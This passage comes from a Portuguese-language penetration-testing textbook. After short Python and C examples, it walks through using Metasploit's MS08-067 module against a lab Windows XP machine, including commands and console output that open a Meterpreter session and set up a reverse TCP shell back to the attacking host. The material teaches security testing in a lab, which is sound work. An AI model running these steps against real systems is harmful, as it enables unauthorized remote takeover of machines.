falhar, `connect_ex` retornará um inteiro positivo, ou seja, verdadeiro. Desse modo, se nossa instrução `if` for avaliada como verdadeira, faz sentido dizer que a porta está fechada e podemos apresentar isso ao usuário por meio do comando `print` do Python em ❹. E, como no exemplo do script Bash, se `connect_ex` retornar `0` em ❺, podemos usar uma instrução `else` (a sintaxe é `else:` em Python) para informar ao usuário que a porta testada está aberta.

Agora execute o script atualizado para testar se a porta TCP 80 está executando no host-alvo Windows XP, como mostrado aqui:

```
root@kali:~/# ./pythonscript.py
Enter the ip: 192.168.20.10
Enter the port: 80
Port 80 is open
```

De acordo com o nosso script, a porta 80 está aberta. Agora execute o script novamente para a porta 81.

```
root@kali:~/# ./pythonscript.py
Enter the ip: 192.168.20.10
Enter the port: 81
Port 81 is closed
```

Dessa vez, o script informou que a porta 81 está fechada.

NOTA Daremos uma olhada na verificação de portas abertas no capítulo 5, e retomaremos aos scripts Python quando estudarmos o desenvolvimento de exploits. O Kali Linux também tem interpretadores para as linguagens Perl e Ruby. Aprenderemos um pouco de Ruby no capítulo 19. Nunca é demais saber um pouco de várias linguagens. Se estiver disposto a encarar um desafio, veja se você consegue recriar esse script em Perl e em Ruby.

Criando e compilando programas em C

É hora de mais um exemplo simples de programação, desta vez na linguagem de programação C. De modo diferente das linguagens de scripting como o Bash e o Python, o código C deve ser compilado e traduzido para uma linguagem de máquina que possa ser compreendida pela CPU antes de ser executado.

O Kali Linux inclui o GCC (GNU Compiler Collection), que nos permitirá compilar código C a ser executado no sistema. Vamos criar um programa C simples que diz "hello" a um argumento de linha de comando, como mostrado na listagem 3.9.

Listagem 3.9 – Programa "Hello World" em C

```
#include <stdio.h> ❶
int main(int argc, char *argv[]) ❷
{
    if(argc < 2) ❸
    {
        printf("%s\n", "Pass your name as an argument"); ❹
        return 0; ❺
    }
    else
    {
        printf("Hello %s\n", argv[1]); ❻
        return 0;
    }
}
```

A sintaxe do C é um pouco diferente da sintaxe do Python e do Bash. Como o nosso código será compilado, não precisamos dizer ao terminal qual interpretador deve ser usado no início de nosso código. Em primeiro lugar, assim como em nosso exemplo com o Python, importamos uma biblioteca C. Nesse caso, importamos a biblioteca *stdio* (abreviatura de *standard input and output*), que nos permite aceitar dados de entrada e exibir dados de saída no terminal. Em C, importamos a *stdio* por meio do comando `#include <stdio.h>` ❶.

Todo programa em C contém uma função chamada `main` ❷, que é executada quando o programa é iniciado. O nosso programa aceitará um argumento de linha de comando, portanto passamos um inteiro `argc` e um array de caracteres `argv` para `main`. `argc` corresponde ao contador de argumentos e `argv` é o vetor de argumentos, que inclui qualquer argumento de linha de comando passado ao programa. Essa é simplesmente a sintaxe padrão dos programas C que aceitam argumentos de linha de comando. (Em C, o início e o fim de funções, laços etc. são representados por chaves {}.)

Inicialmente, o nosso programa verifica se um argumento está presente na linha de comando. O inteiro `argc` corresponde ao tamanho do array de argumentos; se ele for menor que dois (o nome do programa propriamente dito e o argumento da linha de comando), então um argumento de linha de comando não foi especificado. Podemos usar uma instrução `if` para verificar ❸.

A sintaxe de `if` também é um pouco diferente em C. Como em nosso script Bash, se um argumento de linha de comando não for especificado, podemos apresentar informações sobre como usar o programa ao usuário ❹. A função `printf` nos permite escrever dados de saída no terminal. Observe também que as instruções em C terminam com um ponto e vírgula (;). Depois que o programa estiver concluído, usamos uma instrução `return` ❺ para finalizar a função `main`. Se um argumento de linha de comando for fornecido, nossa instrução `else` orientará o programa a dizer hello ❻. (Não se esqueça de usar chaves para fechar todos os seus laços e a função `main`.)

Antes de podermos executar o nosso programa, é preciso compilá-lo com o GCC, conforme mostrado aqui. Salve o programa como *cprogram.c*.

```
root@kali:~# gcc cprogram.c -o cprogram
```

Utilize a opção `-o` para especificar o nome do programa compilado e forneça o seu código C ao GCC. Agora execute o programa a partir de seu diretório corrente. Se o programa for executado sem argumentos, você deverá ver as informações sobre o seu uso, conforme mostrado aqui:

```
root@kali:~# ./cprogram
Pass your name as an argument
```

Por outro lado, se passarmos um argumento ao programa, nesse caso o nosso nome, o programa nos saudará com hello.

```
root@kali:~# ./cprogram georgia
Hello georgia
```

NOTA Daremos uma olhada em outro exemplo de programação C no capítulo 16, em que um pouco de código C mal escrito resultará em uma condição de buffer overflow (transbordamento de buffer), que iremos explorar.

Resumo

Neste capítulo, demos uma olhada em programas simples em três linguagens diferentes. Vimos as construções básicas, por exemplo, o processo de salvar informações em variáveis para uso posterior. Além disso, aprendemos a usar condicionais, como as instruções `if`, e iterações, como os laços `for`, para fazer com que os programas tomem decisões de acordo com as informações fornecidas. Apesar de a sintaxe usada variar de uma linguagem de programação para outra, as ideias são as mesmas.

CAPÍTULO 4

Utilizando o Metasploit

Nos capítulos subsequentes, daremos uma olhada, em detalhes, nas fases do teste de invasão; porém, neste capítulo, vamos mergulhar de cabeça e adquirir um pouco de experiência prática em exploração de falhas. Embora as fases de coleta de informações e de reconhecimento, com frequência, exerçam mais influência no sucesso de um teste de invasão do que a exploração de falhas, é mais divertido obter shells (uma conexão remota com um alvo explorado) ou enganar os usuários de modo que eles insiram as credenciais da empresa em seu site clonado.

Neste capítulo trabalharemos com o Metasploit, uma ferramenta que se tornou um padrão de mercado para os pentesters. Disponibilizado inicialmente em 2003, o Metasploit conquistou status de cult na comunidade de segurança. Embora, atualmente, o Metasploit seja propriedade da empresa de segurança Rapid7, uma edição de código aberto continua disponível, com o desenvolvimento amplamente direcionado pela comunidade de segurança.

A arquitetura modular e flexível do Metasploit ajuda os desenvolvedores a criarem exploits funcionais de maneira eficiente à medida que novas vulnerabilidades são descobertas. Como você verá, o Metasploit é intuitivo e fácil de usar, além de oferecer um modo centralizado de executar códigos de exploits confiáveis, cuja precisão já tenha sido garantida pela comunidade de segurança.

Por que usar o Metasploit? Suponha que você tenha descoberto uma vulnerabilidade no ambiente de seu cliente – o sistema Windows XP em 192.168.20.10 não contém o boletim de segurança MS08-067da Microsoft. Como pentester, cabe a você explorar essa vulnerabilidade, se possível, e avaliar o risco de um comprometimento.

Uma abordagem poderia ser instalar um sistema Windows XP em seu laboratório, que também tenha esse patch ausente, tentar detectar a vulnerabilidade e desenvolver um exploit funcional. No entanto desenvolver exploits manualmente

exige tempo e habilidade, e a janela de oportunidade para o seu teste de invasão pode estar se fechando.

Em vez de fazer isso, você poderia pesquisar códigos na Internet que explorem essa vulnerabilidade. Sites como o Packet Storm Security (*http://www.packetstormsecurity.com/*), o SecurityFocus (*http://www.securityfocus.com/*) e o Exploit Database (*http://www.exploit-db.com/*) disponibilizam repositórios com códigos para exploit conhecidos. Entretanto considere-se avisado: nem todos os código públicos de exploit fazem o que ele dizem que fazem. Alguns códigos de exploit podem destruir o sistema-alvo ou até mesmo atacar o seu sistema, em vez de atacar o alvo. Permaneça sempre vigilante ao executar qualquer código que você encontrar online e leia o código cuidadosamente antes de confiar nele. Além do mais, os exploits públicos que você encontrar podem não atender diretamente às suas necessidades. Pode ser necessário realizar algum trabalho adicional para portá-los ao seu ambiente de teste de invasão.

Independentemente de desenvolvermos um exploit desde o início ou de usarmos um exploit público como base, continua sendo necessário fazer esse exploit funcionar em seu teste de invasão. Nosso tempo provavelmente será melhor empregado em tarefas que sejam difíceis de automatizar e, felizmente, podemos usar o Metasploit para fazer com que explorar vulnerabilidades conhecidas, como o MS08-067, seja rápido e descomplicado.

Iniciando o Metasploit

Vamos iniciar o Metasploit e atacar o nosso primeiro sistema. No Kali Linux, o Metasploit está em nosso path, portanto podemos iniciá-lo de qualquer ponto do sistema. No entanto, antes de iniciar o Metasploit, você deve iniciar o banco de dados PostgreSQL, que será usado pelo Metasploit para monitorar o que você fizer.

```
root@kali:~# service postgresql start
```

Agora você está pronto para iniciar o serviço Metasploit. Esse comando cria um usuário PostgreSQL chamado *msf3* e um banco de dados correspondente para armazenar os nossos dados. Ele também inicia o servidor RPC (Remote Procedure Call, ou Chamada de procedimento remoto) e o servidor web do Metasploit.

```
root@kali:~# service metasploit start
```

Há diversas interfaces para usar o Metasploit. Neste capítulo, usaremos o Msfconsole, que é o console do Metasploit baseado em texto, e o Msfcli, que é a interface de linha de comando. Qualquer uma das interfaces pode ser usada

para executar os módulos do Metasploit, embora eu tenha a tendência de passar a maior parte do meu tempo no Msfconsole. Inicie o console digitando **msfconsole**.

```
root@kali:~# msfconsole
```

Não se preocupe se parecer que o Msfconsole está travado durante um ou dois minutos; ele estará carregando a árvore de módulos do Metasploit. Depois que ele tiver concluído, você será saudado com algum tipo de arte inteligente em ASCII, uma listagem da versão e outros detalhes, além de um prompt `msf >` (veja a listagem 4.1).

Listagem 4.1 – Iniciando o Msfconsole

```
     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                ||| WW|||
                |||     |||
Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf >
```

Observe na listagem 4.1 que, na época desta publicação, o Metasploit tinha 1.246 exploits, 678 módulos auxiliares e assim por diante. Não há dúvidas de que na época em que você estiver lendo este livro, esses números serão ainda mais altos. Novos módulos estão sempre sendo adicionados ao Metasploit e, pelo fato de o Metasploit ser um projeto conduzido pela comunidade, qualquer pessoa pode submeter módulos para serem incluídos no Metasploit Framework. (Com efeito, no capítulo 19, você aprenderá a criar seus próprios módulos e conquistar a imortalidade como um autor do Metasploit.)

Se, em algum momento, você não souber o que fazer quando estiver usando o Msfconsole, digite `help` para obter uma lista dos comandos disponíveis e uma descrição do que eles fazem. Para ver informações mais detalhadas sobre um comando específico, incluindo o seu uso, digite `help` <*nome do comando*>.

Por exemplo, as informações de ajuda para utilizar o comando `route` do Metasploit estão sendo mostradas na listagem 4.2.

Listagem 4.2 – Informações de ajuda no Metasploit

```
msf > help route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local...
```

Encontrando módulos no Metasploit

Vamos dar uma olhada em como podemos usar o Metasploit para explorar uma vulnerabilidade que não tenha sido corrigida em nosso alvo Windows XP. Iremos explorar a vulnerabilidade corrigida no Microsoft Security Bulletin MS08-067. Uma pergunta que você poderá fazer naturalmente é: como sabemos que esse patch está ausente em nosso alvo Windows XP? Nos capítulos subsequentes, descreveremos os passos para identificar essa vulnerabilidade, bem como várias outras em nossos sistemas-alvo. Por enquanto, simplesmente confie em mim e acredite que essa é a vulnerabilidade que queremos explorar.

O MS08-067 corrigiu um problema em *netapi32.dll*, que permitia que os invasores usassem uma solicitação de chamada de procedimento remoto implementada de forma especial, por meio do serviço SMB (Server Message Block, ou Bloco de mensagens de servidor) para assumir o controle de um sistema-alvo. Essa vulnerabilidade é particularmente perigosa, pois ela não exige que um invasor se autentique no computador-alvo antes que o ataque seja realizado. O MS08-067 se tornou eternamente infame, ganhando notoriedade como a vulnerabilidade explorada pelo worm Conficker, amplamente divulgado na mídia.

Agora, se você estiver familiarizado com os patches do Windows, poderá reconhecer que esse é de 2008. Considerando a sua idade, você poderá ficar surpreso em saber com que frequência a vulnerabilidade que ela corrige ainda pode resultar em sucesso em um teste de invasão, mesmo nos dias de hoje, particularmente quando fazemos avaliações em redes internas. O módulo MS08-067 do Metasploit é fácil de usar e tem uma alta taxa de sucesso, tornando-o ideal para um primeiro exemplo. Nosso primeiro passo consiste em usar o Metasploit para encontrar um módulo que explore essa vulnerabilidade em particular. Temos algumas opções. Normalmente, uma pesquisa simples no Google resultará no que você

precisa, porém o Metasploit também tem um banco de dados online de módulos (*http://www.rapid7.com/db/modules/*) e uma função de pesquisa embutida que pode ser usada para procurar os módulos corretos.

Banco de dados de módulos

A página de pesquisa do Metasploit pode ser usada para efetuar a correspondência entre módulos do Metasploit e as vulnerabilidades por meio do número CVE (Common Vulnerabilities and Exposures, ou Vulnerabilidades e Exposições Comuns), do OSVDB (Open Sourced Vulnerability Database) ID, do Bugtraq ID ou do Microsoft Security Bulletin, ou você pode pesquisar o texto completo das informações do módulo à procura de uma string. Procure *MS08-067* no campo de ID do Microsoft Security Bulletin, como mostrado na figura 4.1.




Figura 4.1 – Pesquisando o Metasploit Auxiliary Module & Exploit Database (Banco de dados de módulos auxiliares & exploits do Metasploit).

O resultado da pesquisa, mostrado na figura 4.2, informa o nome do módulo de que precisamos, além de apresentar informações sobre o módulo (que serão discutidas na próxima seção).

Figura 4.2 – Página do módulo MS08-067 no Metasploit.

O nome completo do módulo do Metasploit para o boletim de segurança MS08-067 está sendo mostrado na barra de URI. No diretório de módulos do Metasploit, esse exploit corresponde ao *exploit/windows/smb/ms08_067_netapi*.

Pesquisa embutida

Você também pode usar a função de pesquisa embutida no Metasploit para encontrar o nome correto do módulo, conforme mostrado na listagem 4.3.

Listagem 4.3 – Procurando um módulo no Metasploit

```
msf > search ms08-067

Matching Modules
================

   Name                                Disclosure Date          Rank   Description
   ----                                ---------------          ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsoft Server
                                                                        Service Relative Path
                                                                        Stack Corruption
```

Novamente, descobrimos que o nome correto do módulo para essa vulnerabilidade é *exploit/windows/smb/ms08_067_netapi*. Após ter identificado um módulo a ser usado, digite o comando `info` com o nome do módulo, conforme mostrado na listagem 4.4.

Listagem 4.4 – Listagem de informações no Metasploit

```
msf > info exploit/windows/smb/ms08_067_netapi

          ❶ Name: Microsoft Server Service Relative Path Stack Corruption
        ❷ Module: exploit/windows/smb/ms08_067_netapi
          Version: 0
      ❸ Platform: Windows
    ❹ Privileged: Yes
          License: Metasploit Framework License (BSD)
          ❺ Rank: Great

❻ Available targets:
     Id  Name
     --  ----
```

```
    0   Automatic Targeting
    1   Windows 2000 Universal
    2   Windows XP SP0/SP1 Universal
    --trecho omitido--
    67  Windows 2003 SP2 Spanish (NX)

❼ Basic options:
    Name     Current Setting  Required  Description
    ----     ---------------  --------  -----------
    RHOST                     yes       The target address
    RPORT    445              yes       Set the SMB service port
    SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

❽ Payload information:
    Space: 400
    Avoid: 8 characters

❾ Description:
    This module exploits a parsing flaw in the path canonicalization
    code of NetAPI32.dll through the Server Service. This module is
    capable of bypassing NX on some operating systems and service packs.
    The correct target must be used to prevent the Server Service (along
    with a dozen others in the same process) from crashing. Windows XP
    targets seem to handle multiple successful exploitation events, but
    2003 targets will often crash or hang on subsequent attempts. This
    is just the first version of this module, full support for NX bypass
    on 2003, along with other platforms, is still in development.

❿ References:
    http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
```

Essa página disponibiliza muitas informações.

- Inicialmente, vemos algumas informações básicas sobre o módulo, incluindo um nome descritivo em ❶, seguido do nome do módulo em ❷. (O campo de versão antigamente indicava a revisão SVN do módulo, mas agora que o Metasploit está hospedado no GitHub, os módulos estão definidos com a versão 0.)
- **`Platform`** ❸ informa que esse é um exploit para sistemas Windows.
- **`Privileged`** ❹ informa se esse módulo exige ou concede privilégios elevados no alvo. `License` é definido com Metasploit Framework License (BSD). (A licença do Metasploit é uma licença BSD de três cláusulas para código aberto.)

- **`Rank`** ❺ lista o potencial impacto do exploit no alvo. Os exploits são classificados de modo que variam de manual a excelente. Um exploit classificado como excelente jamais deve fazer um serviço falhar; as vulnerabilidades que fazem a memória ser corrompida, como o MS08-067, normalmente não se encontram nessa categoria. Nosso módulo está na categoria ótimo (great), um nível abaixo. Um exploit ótimo consegue detectar o alvo correto automaticamente e contém outros recursos que fazem com que sua chance de sucesso seja alta.
- **`Available targets`** ❻ lista as versões de sistemas operacionais e os níveis de patch que o módulo pode explorar. Esse módulo apresenta 67 alvos possíveis, incluindo o Windows 2000, o Windows 2003 e o Windows XP, bem como diversos serviços e pacotes de linguagem.
- **`Basic options`** ❼ lista diversas opções do módulo que podem ser configuradas para que um módulo possa atender melhor às nossas necessidades. Por exemplo, a opção `RHOST` informa o endereço IP do alvo ao Metasploit. (Discutiremos as opções básicas com detalhes em "Configurando as opções do módulo" na página 133.)
- **`Payload information`** ❽ contém informações que ajudam o Metasploit a decidir quais payloads podem ser usados com esse exploit. Os payloads, ou shellcode, determinam o que o sistema explorado deve fazer em nome do invasor. (O objetivo de atacar um alvo, é claro, é fazer com que ele execute algo que não deveria fazer para nós.) O sistema de payloads do Metasploit oferece diversas opções para o que queremos que o alvo faça.
- **`Description`** ❾ inclui mais detalhes sobre a vulnerabilidade em particular explorada pelo módulo.
- **`References`** ❿ contém um link para entradas em bancos de dados online de vulnerabilidades. Se, em algum momento, você estiver em dúvida sobre qual módulo do Metasploit deve usar para uma vulnerabilidade, comece pela sua página de informações.

Após ter confirmado que esse é o módulo correto, diga ao Metasploit para usá-lo por meio do comando **`use windows/smb/ms08_067_netapi`**. Você pode ignorar a parte *exploit/* do nome do exploit; o Metasploit descobrirá o que você quer.

```
msf > use windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
```

Agora estamos no contexto do módulo para o exploit.

Configurando as opções do módulo

Após termos escolhido o nosso exploit, devemos fornecer algumas informações ao Metasploit. Como você verá ao longo deste livro, o Metasploit pode ajudar você em diversos aspectos do teste de invasão, porém ele não lê a sua mente... ainda. Para ver as informações que você precisa fornecer ao Metasploit para que ele execute o módulo selecionado, digite **show options** (Listagem 4.5).

Listagem 4.5 – Opções do módulo para o exploit

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
 ❶RHOST                     yes       The target address
 ❷RPORT    445              yes       Set the SMB service port
 ❸SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----

 ❹0   Automatic Targeting

msf  exploit(ms08_067_netapi) >
```

Na parte superior da saída mostrada na listagem 4.5, encontram-se as configurações do módulo e qualquer valor default, se determinadas configurações são necessárias para que o módulo seja executado com sucesso e uma descrição de cada configuração.

RHOST

A opção `RHOST` ❶ refere-se ao host remoto que queremos explorar. Essa opção é necessária porque fornece um alvo para o Metasploit atacar. Diremos ao Metasploit para explorar a máquina-alvo Windows XP que configuramos no capítulo 1 ao alterar a opção `RHOST` que estava em branco para o endereço IP de nosso alvo. (Se você não se lembrar desse endereço, na máquina Windows XP, execute `ipconfig` na linha de comando para descobrir.) Para configurar uma opção, digite `set` *<opção a ser configurada> <valor a ser atribuído>*, portanto, neste caso, **`set RHOST 192.168.20.10`**. (Lembre-se de usar o endereço IP de seu próprio alvo Windows XP.) Depois de dar esse comando, a execução de `show options` novamente deverá mostrar que o valor de `RHOST` está configurado com 192.168.20.10.

RPORT

RPORT ❷ refere-se à porta remota a ser atacada. Lembro-me de um ex-gerente meu que passou um bom tempo procurando a porta 80 – tentando localizá-la fisicamente. Insatisfeito com minha explicação de que os sockets de rede são totalmente constituídos de código, acabei simplesmente lhe mostrando a porta Ethernet. Moral dessa história: uma porta é somente um socket de rede; não é uma porta física. Por exemplo, ao navegar para *www.google.com*, um servidor web em algum lugar na Internet estará ouvindo a porta 80.

Neste caso, vemos que RPORT está configurado com um valor default. Como o nosso exploit utiliza o serviço Windows SMB, o valor de RPORT provavelmente deverá ser 445, que é a porta default do SMB. E, como você pode ver, o Metasploit nos poupa o trabalho de ter de configurar o valor ao definir o default com 445 (que pode ser alterado, caso seja necessário). Em nosso caso, podemos simplesmente deixar como está.

SMBPIPE

Assim como foi feito com o valor de RPORT, mantenha o default para a opção SMBPIPE ❸ como BROWSER. Isso funcionará adequadamente para os nossos propósitos. (Os pipes SMB permitem efetuar comunicação entre processos no Windows, por meio de uma rede.) Daremos uma olhada em como descobrir quais pipes SMB estão ouvindo em nossas máquinas-alvo posteriormente neste capítulo.

Exploit Target

Exploit Target está definido com `0 Automatic Targeting` ❹. Essa informação corresponde ao sistema operacional e à versão do alvo. Você pode visualizar os alvos disponíveis na página de informações do módulo ou pode simplesmente mostrá-los por meio do comando `show targets` (Listagem 4.6).

Listagem 4.6 – Alvos que podem ser explorados

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (AlwaysOn NX)
4   Windows XP SP2 English (NX)
5   Windows XP SP3 English (AlwaysOn NX)
--trecho omitido--
67  Windows 2003 SP2 Spanish (NX)
```

Como você pode observar na listagem 4.6, esse módulo pode atacar o Windows 2000, o Windows 2003 e o Windows XP.

NOTA Lembre-se de que a Microsoft disponibilizou patches para todas as plataformas afetadas por esse bug, porém, quando se trata de manter todos os sistemas de um ambiente atualizados com patches do Windows, é mais fácil falar do que fazer. Muitos de seus clientes de testes de invasão não terão algumas atualizações críticas do Windows e de outros softwares.

Sabemos que o nosso alvo está executando o Windows XP SP3 em inglês, portanto podemos apostar que o número correto do alvo será 5 ou 6, porém nem sempre será tão fácil assim. Selecione `Automatic Targeting` para dizer ao Metasploit para identificar o serviço SMB e selecionar o alvo adequado de acordo com o resultado.

Para definir uma opção para o alvo, digite `set target <número do alvo>`. Neste caso, deixaremos o alvo do módulo com o default igual a `Automatic Targeting` e prosseguiremos.

Payloads (ou Shellcode)

De acordo com a saída do comando `show options`, parece que tudo está pronto a essa altura, porém ainda não terminamos. Esquecemos de dizer ao nosso exploit o que deve ser feito depois que o alvo for explorado. Uma das maneiras pelas quais o Metasploit facilita a situação é por meio da configuração dos payloads para nós. O Metasploit contém uma grande variedade de payloads, que variam de comandos Windows simples ao Metasploit Meterpreter extensível (veja o capítulo 13 para obter informações mais detalhadas sobre o Meterpreter). Basta selecionar um payload compatível, e o Metasploit irá compor a sua string de exploit, incluindo o código para acionar a vulnerabilidade e o payload a ser executado após a exploração ter sido bem-sucedida. (Daremos uma olhada em como criar exploits manualmente nos capítulos de 16 a 19.)

Encontrando payloads compatíveis

Na época desta publicação, havia 324 payloads no Metasploit e, assim como os módulos de exploit, novos payloads são adicionados regularmente ao framework. Por exemplo, à medida que as plataformas móveis se espalham pelo mundo, os payloads para o iOS e outros smartphones estão começando a aparecer no Metasploit. É claro, porém, que nem todos os 324 payloads são compatíveis com o exploit que escolhemos. Nosso sistema Windows ficará um pouco confuso se receber instruções que sejam destinadas a um iPhone. Para ver os payloads compatíveis, digite **`show payloads`**, como mostrado na listagem 4.7.

Listagem 4.7 – Payloads compatíveis

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

Name                          Disclosure Date  Rank    Description
----                          ---------------  ----    -----------
generic/custom                                 normal  Custom Payload
generic/debug_trap                             normal  Generic x86 Debug Trap
generic/shell_bind_tcp                         normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp                      normal  Generic Command Shell, Reverse Inline
generic/tight_loop                             normal  Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp                normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp                normal  Reflective DLL Injection, Bind TCP Stager
                                                       (No NX or Win7)
windows/dllinject/bind_tcp                     normal  Reflective DLL Injection, Bind TCP Stager
windows/dllinject/reverse_http                 normal  Reflective DLL Injection, Reverse HTTP Stager
--trecho omitido--
windows/vncinject/reverse_ipv6_http            normal  VNC Server (Reflective Injection),
                                                       Reverse HTTP Stager (IPv6)
windows/vncinject/reverse_ipv6_tcp             normal  VNC Server (Reflective Injection),
                                                       Reverse TCP Stager (IPv6)
--trecho omitido--
windows/vncinject/reverse_tcp                  normal  VNC Server (Reflective Injection),
                                                       Reverse TCP Stager
windows/vncinject/reverse_tcp_allports         normal  VNC Server (Reflective Injection),
                                                       Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns              normal  VNC Server (Reflective Injection),
                                                       Reverse TCP Stager (DNS)
```

Se você se esquecer de definir um payload, poderá descobrir que, miraculosamente, o módulo de exploit irá simplesmente escolher o payload default e as configurações associadas, e irá executá-lo, de qualquer modo. Apesar disso, você deve adquirir o hábito de definir manualmente um payload e suas opções porque o default nem sempre atenderá às suas necessidades.

Execução de teste

Vamos manter a simplicidade e enviar o nosso exploit inicialmente com as opções default do payload, apenas para ver como tudo funciona. Digite **exploit** para dizer ao Metasploit para executar o módulo, conforme mostrado na listagem 4.8.

Listagem 4.8 – Executando o exploit

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1334) at
2015-08-31 07:37:05 -0400

meterpreter >
```

Como você pode ver, acabamos com uma sessão do Meterpreter. Meterpreter é a abreviatura de *meta-interpreter* (metainterpretador), o payload exclusivo do Metasploit. Com frequência, eu o descrevo como um shell com esteroides. Ele pode fazer tudo o que um shell de comandos faz e muito, muito mais. Discutiremos o Meterpreter em detalhes no capítulo 13, porém, para uma introdução, digite **help** no console do Meterpreter para obter uma lista de seus comandos.

NOTA Outro aspecto a ser observado a respeito das opções default é que o Metasploit utiliza a porta 4444. Em nosso laboratório, não há nada de errado com essa configuração. Ela funcionará adequadamente. No entanto, em testes de invasão reais, se o seu cliente estiver usando softwares até mesmo primitivos de prevenção contra invasão, eles poderão perceber o tráfego na porta 4444 e dirão: "Ei, você é o Metasploit, caia fora!", e sua conexão será encerrada.

Por enquanto, vamos fechar nossa sessão do Meterpreter e aprender mais a respeito da seleção manual de payloads. Embora o Meterpreter seja útil, você poderá se ver em situações em que ele não será o payload ideal para atender às suas necessidades. Digite **exit** no prompt do Meterpreter para retornar ao console normal do Metasploit.

```
meterpreter > exit
[*] Shutting down Meterpreter...
[*] Meterpreter session 1 closed.  Reason: User exit
msf  exploit(ms08_067_netapi) >
```

Tipos de shell

Na lista de payloads compatíveis apresentada na listagem 4.7, podemos ver uma variedade de opções que incluem shells de comando, o Meterpreter, uma API de voz ou a execução de um único comando Windows. O Meterpreter ou os shells são classificados em duas categorias: bind e reverse.

Bind Shells

Um *bind shell* instrui o computador-alvo a abrir um shell de comandos e a ficar ouvindo uma porta local. O computador de ataque então se conecta ao computador-alvo por meio da porta que estiver ouvindo. Entretanto, com o advento dos firewalls, a eficiência dos bind shells diminuiu, pois qualquer firewall configurado corretamente bloqueará o tráfego em uma porta aleatória como 4444.

Reverse Shells

Um *reverse shell* (shell reverso), por outro lado, força uma conexão de volta ao computador de ataque, em vez de esperar uma conexão de entrada. Nesse caso, em nosso computador de ataque, abrimos uma porta local e ficamos ouvindo à espera de uma conexão feita a partir de nosso alvo porque é mais provável que essa conexão reversa consiga passar por um firewall.

NOTA Você pode estar pensando: "Por acaso este livro foi escrito em 2002 ou algo assim? Meu firewall tem filtro de saída." Os firewalls modernos permitem interromper conexões de saída, bem como as de entrada. Seria trivial impedir que um host de seu ambiente se conectasse, por exemplo, com a

porta 4444. Entretanto suponha que eu tenha configurado meu listener na porta 80 ou na porta 443. Para um firewall, isso parecerá ser tráfego web, e você sabe que deve deixar que seus usuários deem uma olhada no Facebook a partir de suas estações de trabalho, ou haverá revolta e pandemônio por todos os lados.

Definindo um payload manualmente

Vamos selecionar um reverse shell Windows como o nosso payload. Configure um payload da mesma maneira que a opção `RHOST` foi definida: `set payload <payload a ser usado>`.

```
msf  exploit(ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Como esse é um reverse shell, devemos informar ao alvo o local para onde ele deverá enviar o shell; especificamente, precisamos fornecer-lhe o endereço IP do computador de ataque e a porta que ficaremos ouvindo. A execução de **`show options`** novamente, conforme mostrado na listagem 4.9, exibe as opções do módulo, bem como as do payload.

Listagem 4.9 – Opções do módulo com um payload

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.20.10    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
❶ LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

LHOST ❶ corresponde ao nosso host local no computador Kali, ou seja, o endereço IP com o qual queremos que a nossa máquina-alvo se conecte de volta. Para descobrir o endereço IP (caso você o tenha esquecido), digite o comando Linux **ifconfig** diretamente no Msfconsole.

```
msf  exploit(ms08_067_netapi) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:0e:8f:11
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0

--trecho omitido--
```

